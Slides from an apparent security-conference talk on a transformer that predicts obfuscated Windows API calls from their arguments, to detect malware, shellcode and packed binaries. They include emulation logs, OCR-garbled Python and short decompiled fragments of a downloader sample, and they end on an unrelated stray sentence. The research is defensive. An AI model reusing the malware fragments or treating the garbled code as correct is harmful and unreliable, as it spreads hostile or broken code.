

# Attention Is All You Need for Semantics Detection

## A Novel Transformer on Neural-Symbolic Approach

Sheng-Hao Ma  
@aaaddress1

Yi-An Lin

Mars Cheng  
@marscheng\_

PSIRT and Threat Research, TXOne Networks Inc.  
November 14, 2024 @CODE BLUE

# TXOne Threat Researcher From TW



**Sheng-Hao Ma**  
Team Lead  
PSIRT and Threat Research



**Yi-An Lin**  
Threat Researcher  
PSIRT and Threat Research



**Mars Cheng**  
Threat Research Manager  
PSIRT and Threat Research

# Outline

## 01 | Background and Pain Points

## 02 | Deep Dive into Our Practical Neural-Symbolic Transformer

- CuIDA (Cuda-trained Inference Decompiler Agent)
- API Use-define Walker of CFG
- Symbolic-sensitive Represent Tokenizer
- MS Predefined Integer-Scale Semantics

## 03 | Use One Transformer to Conquer All You Need for Detection

- nnYara
- nnShellcode
- nnSymUnpacker

## 04 | Conclusion and Takeaways



## Background and Pain Points


# Let's get straight to the point : the Dilemma of the Blue Team!

- In their daily duties, SOC personnel, digital forensics experts, malware analysts, and threat intelligence analysts frequently face challenging scenarios without dynamic execution as shown below

Highly Obfuscated Malware

Windows Shellcode

Commercial Packers  
e.g. VMProtect, Themida, etc.



# Practice makes Perfect as a Malware Analyst?

- While analyzing obfuscated malware year after year, We acquired an interesting mindset behind large-scale ransomware from the wild
  - Maybe... Can we **guess** what the function might be without running it?
  - **Expert-Experience**: Or should be said, We can “**predict**” up to the format of the call sequences!

## The Sense Behind Human Expert Analysis

31<sup>ST</sup> USENIX SECURITY SYMPOSIUM

### Decomperson: How Humans Decompile and What We Can Learn From It

Authors:  
Kevin Burk, Fabio Pagani, Christopher Kruegel, and Giovanni Vigna, UC Santa Barbara

```
1 int __cdecl sub_4033B0(int a1, int a2, int a3, int a4,
2 {
3     int v12; // [esp+0h] [ebp-10h]
4     int v13; // [esp+4h] [ebp-Ch]
5     unsigned __int64 v14; / (1.) Looks like FILE_FLAG Macro
6                             of CreateFile() at #2 argument
7     v12 = 0;
8     v13 = sub_406830(a1, 0x80000000, 3, 0, 3, 0, 0);
9     if ( v13 != -1 )
10
11     if ( sub_406720(v13, &v14) )
12     {
13         sub_406890(v13);
14         if ( v14 )
```

(2.) So it should be File Handle?

(3.) INVALID\_HANDLE\_VALUE?

(4.) Maybe GetFileSize() with local buffer v14

# Previous Work

- We have mentioned the power of **building a Symbolic Engine** to detect obfuscated ransomware to capture all the possible hidden ransomware in large-scale VirusTotal samples in our Black Hat USA 2022 research
  - Use the thoughts of Taint Analysis and tracking the **Data Flow among Unknown API Calls!**

## A New Trend for the Blue Team - Using a Practical Symbolic Engine to Detect Evasive Forms of Malware/Ransomware

Sheng-Hao Ma | Threat Researcher, TXOne Networks Inc.  
Mars Cheng | Manager, PSIRT and Threat Research, TXOne Networks Inc.  
Hank Chen | Threat Researcher, TXOne Networks Inc.  
Date: Wednesday, August 10 | 4:20pm-5:00pm ( Lagoon KL (Level 2)  
Format: 40-Minute Briefings  
Tracks: 🎧 Data Forensics & Incident Response, 🛡️ Defense

Blue Teams and anyone on the defensive side face various challenges identifying whether the sample is even worth the effort (what makes it unique/challenging/new), and second, choosing either static, dynamic analysis, or both! With static analysis, you give up the ability to detect obfuscated malicious programs only visible during run-time, and dynamic analysis is both labor and time intensive, and requires a high-degree of skill and experience, not to mention the threat of the binary escaping your sandbox emulation or virtualization environment.

Human Handwritten is required, but! We're too lazy to write that 😞

black hat  
USA 2022

### Real World Ransomware Detection (Cont.)

- Enumerate Files

```
bool ransomMain(void) {  
    def callback(emu, startEip, op, isCall, callName, argv, argv_snapshot, ret):  
        findDataStruct:  
            u.funcval, guessList_fileData_cFileName[emu.funcval] = [], []  
            argv[1], argv[2]  
            name or "FindFirstFileW" == callName \  
            pointer(emu, arg1) and (isPointer(emu, arg2) or arg2 == 0) :  
                t[emu.funcval].append( ret )  
            name or "FindNextFileW" == callName \  
            1 in guessList_findDataStruct[emu.funcval] and isPointer(emu, arg2):  
                guessList_fileData_cFileName[emu.funcval].append(arg2 + 0x2C) # FindFileData.cFileName (+2Ch)  
        if len(op.operators) > 1:  
            if emu.getOperAddr(op, 1) in guessList_fileData_cFileName[emu.funcval] \  
            or emu.getOperValue(op, 1) in guessList_fileData_cFileName[emu.funcval] :  
                print('[+] fva: {hex(emu.funcval)}, Taint FileData.cFileName: {hex(startEip)}')
```

WannaCry Ransomware sample via IDA Pro

#BHUSA @BlackHatEvents

# Distributional Hypothesis

- Given a following format of an unknown API, please choose the best answer of the possible API names as a malware expert's experience:

*UnknownApiName( Str, 0x40000000, 0, 0, 1, 0x04000000, 0 )*

*UnknownApiName( Str, 0xC0000000, 0, 0, 1, 0x00000000, 1 )*

- A. FindWindowExW
- B. CreateFileW
- C. GetDlgItem
- D. SendMessageW

Great! 40000000 or C0000000 used at the argv#2 that's obvious CreateFileW()

```
40745  DEBUG: __main__: [API_CALL] kernel32.CreateFileW('FUNC_RET', '0xc0000000', '0x00000000', '0x00000000', '0x00000003', '0x00000000', '0x00000000')
40746  DEBUG: __main__: [API_CALL] kernel32.ReadFile('RET_OF_FUNC7', 'FUNC_RET', '0x00100000', 'LOCAL_BUFFER', '0x00000000')
40747  DEBUG: __main__: [API_CALL] kernel32.WriteFile('RET_OF_FUNC7', 'FUNC_RET', '0x00000208', 'LOCAL_BUFFER', '0x00000000')
40748  DEBUG: __main__: [API_CALL] kernel32.SetFilePointerEx('RET_OF_FUNC7', '0x00000000', '0x00000000', '0x00000000', '0x00000001')
```

```
40557  DEBUG: __main__: [API_CALL] user32.wsprintfw('FUNC_RET', 'STR_UNICODE_0')
40558  DEBUG: __main__: [API_CALL] kernel32.CreateFileW('FUNC_RET', '0x40000000', '0x00000000', '0x00000000', '0x00000001', '0x04000000', '0x00000000')
40559  DEBUG: __main__: [API_CALL] kernel32.VirtualAlloc('0x00000000', '0x00000114', '0x00003000', '0x00000004')
40560  DEBUG: __main__: [API_CALL] advapi32.RegOpenKeyExW('LOCAL_BUFFER', 'LOCAL_BUFFER', '0x00000000', '0x00020019', 'LOCAL_BUFFER')
40561  DEBUG: __main__: [API_CALL] advapi32.RegQueryValueExW('FUNC_RET', 'LOCAL_BUFFER', '0x00000000', '0x00000000', 'LOCAL_BUFFER', 'LOCAL_BUFFER')
```



# Distributional Hypothesis

- Given a following format of an unknown API, please choose the best answer of the possible API names as a malware expert's experience:

*UnknownApiName( Int, 0, 0, 0x105 )*

*UnknownApiName( Int, 0, 0, 0x401 )*

*UnknownApiName( Int, 0, 0, 0x180 )*

*UnknownApiName( Int, 0, 0, 0x181 )*

All of them  
4 Argument

- A. SendMessageA
- B. SetTimer
- C. AdjustWindowRectEx
- D. RedrawWindow

WOW, 4 argument? It's quite common...  
Difficult to Guess by Human Expert 😈

```
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000105')  
[API_CALL] gdi32.GetRgnBox('0x61616161', 'LOCAL_BUFFER')  
[API_CALL] gdi32.GetViewportOrgEx('0x61616161', 'LOCAL_BUFFER')
```

```
[API_CALL] user32.SendMessageA('0x61616161', '0x0000000b', '0x00000001', '0x00000000')  
[API_CALL] user32.RedrawWindow('0x61616161', '0x00000000', '0x00000000', '0x00000181')  
[API_CALL] user32.RedrawWindow('0x61616161', 'LOCAL_BUFFER', '0x00000000', '0x00000105')  
[API_CALL] user32.SendMessageA('0x61616161', '0x00000200', 'LOCAL_BUFFER', '0x500f300f')  
[API_CALL] user32.SetTimer('0x61616161', '0x00000004', '0x0000001e', '0x00000000')
```



Deep Dive into Our Practical Neural-Symbolic  
Transformer

# Cuda-trained Inference Decompiler Agent (CuIDA)

Likelihood usage of `RegOpenKeyEx` prob by taint analysis

$\left( \begin{array}{l} 80000002h, \\ \text{AnsiStr}, \\ 0, \\ 1, \\ \&hKey \\ \text{AnsiStr}, \\ 0, \\ \text{REG\_SZ}, \\ \&buf, \\ 260h \end{array} \right)$

During the evaluation phase, we evaluate the predicted API arguments compared to the input lengths of the decompiled unknown calls

TCSA Symbolic Engine (BHUSA'22)

walking on the control flow graph  
extract all the contextual API parallel sequences

Neural Symbolic YARA

Neural Shellcode Predictor

Neural Symbolic Unpacker

Function Argument Positions

Tokenized Symbols

CuIDA Architecture

Embedding Layer

Transformer Block

Masked Multi-Head Attention

Add & Norm

Softmax Output

$N \times$

0.012	"OpenProcess",	4
0.003	"SendMessage",	4
<b>0.96</b>	<b>"RegSetValueEx"</b>	<b>6</b>
0.443	"WinExec",	2
...		
0.57	"WriteFile",	4

Argument Length

# Recap Cylance Research in NDSS 2018

## Towards Generic Deobfuscation of Windows API Calls

Vadim Kotov  
Dept. of Research and Intelligence  
Cylance, Inc  
vkotov@cylance.com

Michael Wojnowicz  
Dept. of Research and Intelligence  
Cylance, Inc  
mwojnowicz@cylance.com



**Abstract**—A common way to get insight into a malicious program's functionality is to look at which API functions it calls. To complicate the reverse engineering of their programs, malware authors deploy API obfuscation techniques, hiding them from analysts' eyes and anti-malware scanners. This problem can be partially addressed by using dynamic analysis; that is, by executing a malware sample in a controlled environment and logging the API calls. However, malware that is aware of virtual machines and sandboxes might terminate without showing any signs of malicious behavior. In this paper, we introduce a static analysis technique allowing generic deobfuscation of Windows

describes API functions exposed by the DLL. In other words, obfuscated API calls assume some ad-hoc API resolution procedure, different from the Windows loader.

Deobfuscating API calls can be tackled in two broad ways:

- 1) Using static analysis, which requires reverse engineering the obfuscation scheme and writing a script that puts back missing API names.
- 2) Using dynamic analysis, which assumes executing malware in the controlled environment and logging the API

- They introduce a static-analysis approach on API unknown calls' argument observation
- A simplified symbolic-execution engine to collect the use-definition chains
  - Use HMM (hidden-Markov-Models) for automating inferential processes on the well-known Win32 API schemes
  - Up to 87.6% accuracy
  - **Limitation & Future Work**
    - Lose the semantics of original API usage habits
    - HMM lack of Position-wise Semantics, challenging to classify Win32 APIs whose argument amount < 5 but carried with meaningful Microsoft MACRO integers, e.g.
      - `VirtualAlloc( 0, 114h, 80h, 4)`
      - `SendMessage( 0, 200h, 1, 0)`

API Call Function	Argument Sequence
RegOpenKeyEx	var, var, 0x146, 1, 1
RegOpenKeyEx	mem, 4, 0x170, var, 1
GetLocaleInfo	mem, 4, 1, 1
GetLocaleInfo	ret, 3, 2, 2
SendDlgItemMessage	var, var, ret, expr, var, var, var, 1
SendDlgItemMessage	mem, 0x411004, expr, 2, expr, 1, 1, expr

RESEARCH-ARTICLE | **OPEN ACCESS**

## Neural reverse engineering of stripped binaries using augmented control flow graphs

Authors: [Yaniv David](#), [Uri Alon](#), and [Eran](#)

[Yahav](#) | [Authors Info & Claims](#)

# Position-wise Semantics Encoding

- **Position – The Order does the Matter for Semantics!**
  - We also know that order of function argument is essential for the OS interface, Win32 API, to receive the specific chosen input from the program developers:



HANDLE OpenProcess( **DWORD dwProcessId**, **DWORD dwDesiredAccess**, **BOOL bInheritHandle** )



HANDLE OpenProcess( **DWORD dwDesiredAccess**, **BOOL bInheritHandle**, **DWORD dwProcessId** )

**It's important to represent the order information on API syntax**


Argument Inputs = [ **embedding(DWORD1)** , **embedding(BOOL2)**, **embedding (DWORD3)** ]

# Scaled Dot-Product Attention

$$y = \text{softmax}\left(\frac{QK^T}{\sqrt{d_k}}\right)V$$

- Projecting the Argument Value Distribution into 3-dim QKV (Query, Key and Value) database to encode the order information of API arguments, to predict the API names possibility by Softmax:

$$\begin{array}{c} \text{Input Token} \\ [x_1, x_2, x_3, x_4] \end{array} \times \begin{array}{c} \begin{bmatrix} h_{11} & \dots & h_{1n} \\ \vdots & \ddots & \vdots \\ h_{1n} & \dots & h_{nn} \end{bmatrix} \\ \text{Embedding Weight Matrix} \end{array} \times QKV_{\text{attention}} = \begin{array}{c} \text{Output} \\ [o_1, o_2, o_3, o_4] \end{array}$$



$$W_{\text{attention}} \in R^{T \times T} = \begin{bmatrix} 1 & 0 & 0 & \dots & 0 \\ 0.5 & 0.5 & 0 & \dots & 0 \\ 0.33 & 0.33 & 0.33 & \dots & 0 \\ \vdots & \vdots & \ddots & \ddots & \vdots \\ 1 & 1 & \dots & \dots & 1 \\ \frac{1}{T} & \frac{1}{T} & \dots & \dots & \frac{1}{T} \end{bmatrix}$$

# Our Attention-based API Semantics Model

## The Order of Human Expert Analysis

$Sequence_{readFile} = f1(x1, x2, \dots xn) \rightarrow f2(x1, x2, \dots xn) \rightarrow f3(x1, x2, \dots xn) \rightarrow \dots$

$ReadFile(hFile, szBuf, Len, 0, 0)$

$GetFileSize(hFile, \&Len)$

$hFile = CreateFileA(path, GENERIC_READ, 0, OPEN_EXISTING, 0, 0)$

# Our Attention-based API Semantics Model

$$\text{Sequence}_{readFile} = f_1(x_1, x_2, \dots, x_n) \rightarrow f_2(x_1, x_2, \dots, x_n) \rightarrow f_3(x_1, x_2, \dots, x_n) \rightarrow \dots$$

$$\text{Attention}(\text{path}, \text{GENERIC\_READ}, 0, \text{OPEN\_EXISTING}, 0, 0) = \text{Embedding}(\text{CreateFileA})$$

```
[403780] - kernel32.GetCurrentProcess()  
[403780] - kernel32.GetCurrentProcess()  
[403787] - kernel32.TerminateProcess(1096445967, 3221226505)  
[403787] - kernel32.TerminateProcess(('apicall', 'kernel32.GetCurrentProcess', []), '0xc0000409')  
[40463f] - kernel32.IsDebuggerPresent()
```

*Taint Analysis & Embedding*

$$\text{Attention}(\text{Embedding}(\text{path}, \text{GENERIC\_READ}, 0, \text{OPEN\_EXISTING}, 0, 0), \&\text{Len}) = \text{Embedding}(\text{GetFileSize})$$

*Taint Analysis & Embedding*

*Taint Analysis*

$$\text{Attention}(\text{Embedding}(\text{path}, \text{GENERIC\_READ}, 0, \text{OPEN\_EXISTING}, 0, 0), \text{szBuf}, \text{Len}, 0, 0) = \text{Embedding}(\text{ReadFile})$$





**Use One Transformer to Conquer All You  
Need for Detection**

# Use-Define Chain Extractor

extract the use-define chains  
based on x86 calling convention of decompiled calls

```
buffer = dword_412714 ( v4, 40000000h, 4, 0, 2, 4000100h, 0 )
```

- **Use-Define Extractor of Stripped Binaries**

- **Argument Counting by Calling Convention**


- 32bit – push, push, push, push ...
    - 64bit – rcx, rdx, r8, r9, push, push ...
    - Get **unknown API's argument count by decompile results**

- **Taint Analysis to Keep Track on API Relationship**


1. Record the argument values of decompiled API calls
2. Engine will give a **magic number** as its return values instead of simulating the API behaviors
3. Keep tracking on **those magic numbers** used by the other API as argument

```
00403305 push edi
00403306 push 4000100h
0040330B push 2
0040330D push edi
0040330E push 4
00403310 push 40000000h
00403315 push esi
00403316 call dword_412714
0040331C cmp eax, 0FFFFFFFFh
0040331F jz short loc_403329
```

# Tokenizer: Representation of Unlimited Integers in Limited Scale



# Represent but Keep Semantics on Integer Scale



- **Challenge of Extracting Semantics on Integer Scale**
  - Bit-comparing Macros – 80000000h (GENERIC\_READ) but 80000001h (HKEY\_CURRENT\_USER)
  - Error Codes - STATUS\_STACK\_OVERFLOW(C00000FDh) but STATUS\_TIMEOUT (102h)
  - 260 – MAX\_PATH or STATUS\_REPARSE?
  - Fixed 8 Characters? Oh, It's fixed size of section / short DLL names


# Out-of-Box Pre-Trained Model for Community

## • Training Phase

- Selected APT ~3.3k binaries from VirusTotal
  - APT Groups Listed by MITRE
  - ~770k sequences of Win32 API usages
- Train with CUDA ~ 26 hours
- K-Fold (k=10) accuracy ~94.13%

```
[API_CALL] user32.GetClientRect('0x61616161', 'LOCAL_BUFF')  
[API_CALL] user32.SystemParametersInfoA('0x00000068', '0x00000000'  
[API_CALL] kernel32.MulDiv('0xffffcfff1', 'FUNC_RET', '0x00000078')  
[API_CALL] user32.GetWindowRect('0x61616161', 'LOCAL_BUFF')  
[API_CALL] user32.LoadCursorW('0x61616161', '0x00000000')
```

```
kernel32.GetCurrentProcess()  
kernel32.GetCurrentProcess()  
kernel32.TerminateProcess(1096445967, 3221226505)  
kernel32.TerminateProcess('apical1', 'kernel32.GetCurrentProcess', []), '0xc0000409')  
kernel32.IsDebuggerPresent()
```



# Case Study: Downloader with Persistence

0c5214891c50dc1ece818770472806d36eae890b73d9b53d6c0fb8b7e0640ce7

101bd4513c9e5fc5a47d08748c19dc56edb810802fd8202b1d0e6efbb7cc1123

1d42069673fd4b1b2953c185f8e9d1331e56385cd91186cbb396df7978d88f76

⚠ 64/71 security vendors and no sandboxes flagged this file as malicious

🔔 Follow ▾ 🔄 Reanalyze 📄 Download ▾ ≈ Similar ▾ More

Detect InternetOpenA() due to (0, 1, 0, 0, 0)  
because of "1" flagged as INTERNET\_OPEN\_TYPE\_DIRECT

```
v13 = dword_437CF8(0, 1, 0, 0, 0); // InternetOpenA()
v12 = dword_437CFC(v13, a3, 21, a4, a5, 1, 0, 0);
for ( i = 0; i < 3; ++i )
{
    if ( dword_437D04(v12, a2, a1, 0, 128, 2, 0) == 1 )
```

```
    strcat(Destination, "Pfile.hlp");
    v20 = dword_437CC8(Destination, 0x80000000, 0, 0, 3,
    if ( v20 != -1 )
    {
        dword_437CC4(v20);
        strcpy(v12, aHtdocs);
        strcat(v12, "/Private/");
        strcat(v12, Src);
```

CreateFile found because of that magic  
number 80000000h detect as GENERIC\_READ

```
sub_401041(v4, "CtygaeAeeKxRreE", 0);
dword_437CEC = dword_437C6C(v3, v4);
sub_401041(v4, "CegsyoeRlK", 0);
dword_437CF4 = dword_437C6C(v3, v4);
sub_401041(v4, "DtlgeaAelVeReeu", 0);
result = dword_437C6C(v3, v4);
dword_437CF0 = result;
if ( dword_437CEC && dword_437CF0 )
{
    if ( !dword_437CEC(0x80000002, &Text, 0, 0, 0, 983103,
```

Success detect RegCreateKeyEx() due to that  
80000002h auto-flagged as HKEY\_CURRENT\_USER

# Interpretable AI: How AI makes the Inference from Use-Define chains?

**OUTPUT 2: attribution for user provided target string**

David lives in Palm Coast, FL and ..

